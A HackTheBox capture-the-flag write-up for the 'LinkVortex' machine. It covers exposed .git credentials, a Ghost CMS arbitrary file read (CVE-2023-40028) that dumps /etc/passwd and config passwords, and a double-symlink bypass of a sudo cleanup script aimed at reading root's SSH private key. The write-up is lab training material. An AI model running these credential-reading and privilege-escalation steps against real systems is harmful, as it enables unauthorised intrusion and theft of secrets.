LAB REPORT

HackTheBox - LinkVortex

Machine Card Info

Difficulty : Easy

Release Date : 2024-12-07

Points : 20

Operating System : Linux

Table of Contents

1 Presentation

1.1 📃 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs
All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure
Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags
Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution
Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community
Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities
If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers
HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright
Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

1.2 ✏️ Detailed description

During the CTF, a publicly accessible `.git` folder was discovered on a subdomain of the site. By cloning the repository, we found credentials in the commit history, which allowed us to log into the **Ghost** CMS. While exploring **Ghost**, we identified an **LFI** vulnerability that enabled us to read its config file, revealing sensitive information. Using this data, we gained *SSH* access to the server. After some exploration, we found a sudo script vulnerability that allowed us to escalate privileges and gain root access to the system.

The scope of this pentest included:

- IP Victim : **10.10.11.47**
- IP Attacker : **10.10.14.20**

2 Final Report

2.1 🔎 Enumeration

Let's start with a port scan :


```
Nmap scan report for 10.10.11.47
Host is up, received echo-reply ttl 63 (0.017s latency).
Scanned at 2024-12-16 16:21:57 CET for 12s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3ef8b968c8eb570fcb0b47b9865083eb (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMHm4UQPajtDjitK8Adg02NRYua67JghmS5m3E+
yMq2gwZZJQ/3sIDezw2DVl9trh0gUedrzkqAAG1IMi17G/HA=
|   256 a2ea6ee1b6d7e7c58669ceba059e3813 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKKLjX3ghPjmmBL2iV1RCQV9QELEU+NF06nbXTqqj4dz
80/tcp open  http    syn-ack ttl 63 Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%),
Linux 5.0 - 5.4 (94%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera
(Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.3 (94%), Linux 5.4 (94%)
No exact OS matches for host (test conditions non-ideal).

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   14.61 ms 10.10.14.1
2   15.09 ms 10.10.11.47
```

CLI command used : `rustscan -a 10.10.11.47 -r 1-65535 -- -A -oN nmap.txt`

As we can see, there are two open ports : **22** and **80**. The *SSH* version doesn't seem vulnerable, so we will look on the web server.

First, add `10.10.11.47 linkvortex.htb` in the `/etc/hosts` file.

Open a web browser and go to : `http://linkvortex.htb` :



BitByBit Hardware

Your trusted source for detailed, easy-to-understand computer parts info

The Power Supply

A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that th...

The CMOS

CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard...


The Video Graphics Array

The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often us

Check `/robots.txt` to maybe see directories :

```
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
```

Ghost is a CMS. It is installed on the server :



It looks like a simple website. In background, start a *vhost* enumeration :

```
# Vhost enum :
ffuf -w /opt/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:
FUZZ.linkvortex.htb" -u http://linkvortex.htb --fw 14
```

We found a result :

```
dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 16ms]
```

Add `dev.linkvortex.htb` to the `/etc/hosts` file.

Now, we can use **Gobuster** to enumerate directories on this subdomain :

```
gobuster dir --url http://dev.linkvortex.htb -w /opt/seclists/Discovery/Web-Content/big.txt
-x html,php,txt,zip,bak
```

We found an interesting directory :

```
/.git                 (Status: 301) [Size: 239] [--> http://dev.linkvortex.htb/.git/]
```

2.2 🔨 Foothold

Get credentials

Retrieve all `.git` content on our machine with :

```
wget -r http://dev.linkvortex.htb/.git/
```

Now, go into the created folder and check status :

```
cd dev.linkvortex.htb
git status
```

A lot of files has been removed. Restore them with `git restore .`. If we list files, we have new content :

```
apps  Dockerfile.ghost  ghost  icons  index.html  LICENSE  nx.json  package.json
PRIVACY.md  README.md  SECURITY.md  yarn.lock
```

To find credentials in this amount of files, we can use `grep` :

```
grep -r "password" *
```


There are many lines with a password :

```
[...]
ghost/core/test/regression/api/content/authors.test.js:        const userEmail = 'bruteforcepasswordtestuser@example.com';
ghost/core/test/regression/api/content/authors.test.js:            slug: 'brute-force-password-test-user',
ghost/core/test/regression/api/content/authors.test.js:            password: hashedPassword,
ghost/core/test/regression/api/admin/authentication.test.js:            const password = 'OctopiFociPilfer45';
ghost/core/test/regression/api/admin/authentication.test.js:                password,
ghost/core/test/regression/api/admin/authentication.test.js:            await agent.loginAs(email, password);
ghost/core/test/regression/api/admin/authentication.test.js:                password: 'thisissupersafe',
ghost/core/test/regression/api/admin/authentication.test.js:                password: 'thisissupersafe',
ghost/core/test/regression/api/admin/authentication.test.js:            const password = 'thisissupersafe';
ghost/core/test/regression/api/admin/authentication.test.js:                password,
[...]
```

But only this one will be useful :

```
const password = 'OctopiFociPilfer45';
```

Go back to **Ghost** login page. Use the following credentials to connect : `admin@linkvortex.htb:OctopiFociPilfer45`



Dashboard

Recent posts

TITLE	SENT	OPEN RATE
The Power Supply	—	—
The CMOS	—	—
The Video Graphics Array	—	—
The Random Access Memory	—	—
The Motherboard	—	—

View all posts →

GHOST RESOURCES

How to setup your Ghost publication

We've crammed the most important information to help you setup your new publication into this post.


Exploiting LFI

Thanks to the `.git` folder, we know that the version of **Ghost** is **5.58**. Search on Google for exploits. This GitHub repo explains a **LFI** vulnerability in versions prior to **5.59.1**.

> This repository contains a proof of concept (POC) for CVE-2023-40028, demonstrating a vulnerability in the Ghost content management system where authenticated users can upload symlinks, leading to arbitrary file read vulnerabilities.

There is also a POC. Clone the repository and use the exploit :

```
bash exploit.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
```


1/2
Tilix: bash exploit.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
1: bash exploit.sh -u admin@linkvortex.htb -p OctopiFociPilfer45

```
[Dec 16, 2024 - 17:09:00 (CET)] exegol-hackthebox LinkVortex # bash exploit.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
file>
```

2.3 🔱 User Escalation

We can't read all the files on the machine. Search for a **Ghost** configuration file. We can read our `Dockerfile.ghost` file retrieved in the past :


```
exegol-hackthebox dev.linkvortex.htb $ cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

[...]
```

The `/var/lib/ghost/config.production.json` looks interesting. Read it with the bash script :

```
[...]
"mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
[...]
```

We have a new user and password !

Connect through *SSH* with `bob:fibber-talented-worth` :



```
[Dec 16, 2024 - 17:21:37 (CET)] exegol-hackthebox LinkVortex # ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Dec 16 10:45:38 2024 from 10.10.14.8
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
bob@linkvortex:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
bob@linkvortex:~$ pwd
/home/bob
bob@linkvortex:~$ 
```

2.4 🪝 Privilege Escalation

Check sudo privileges with `sudo -l` :

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin, use_pty,
    env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$
```

The `env_keep+=CHECK_CONTENT` will be useful for the exploitation part.

Look at the content of `clean_symlink.sh` :

```
if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
```

As we can see, the script is used to move or delete symlink files. If there is a file with a symlink on `/etc` or `/root`, it will be deleted, else, it will be moved and read if `CHECK_CONTENT` is set to true.

So, we need to bypass the `(etc|root)` filter and set the `CHECK_CONTENT` to true.

1. Create a symlink to `/root/.ssh/id_rsa` :

```
ln -s /root/.ssh/id_rsa look.png
```

2. Create a symlink to `look.png` :

```
ln -s /home/bob/look.png nolook.png
```


3. Set `CHECK_CONTENT` to true :

```
export CHECK_CONTENT=true
```

4. Execute :

```
sudo /usr/bin/bash /opt/ghost/clean_symlink.sh nolook.png
```

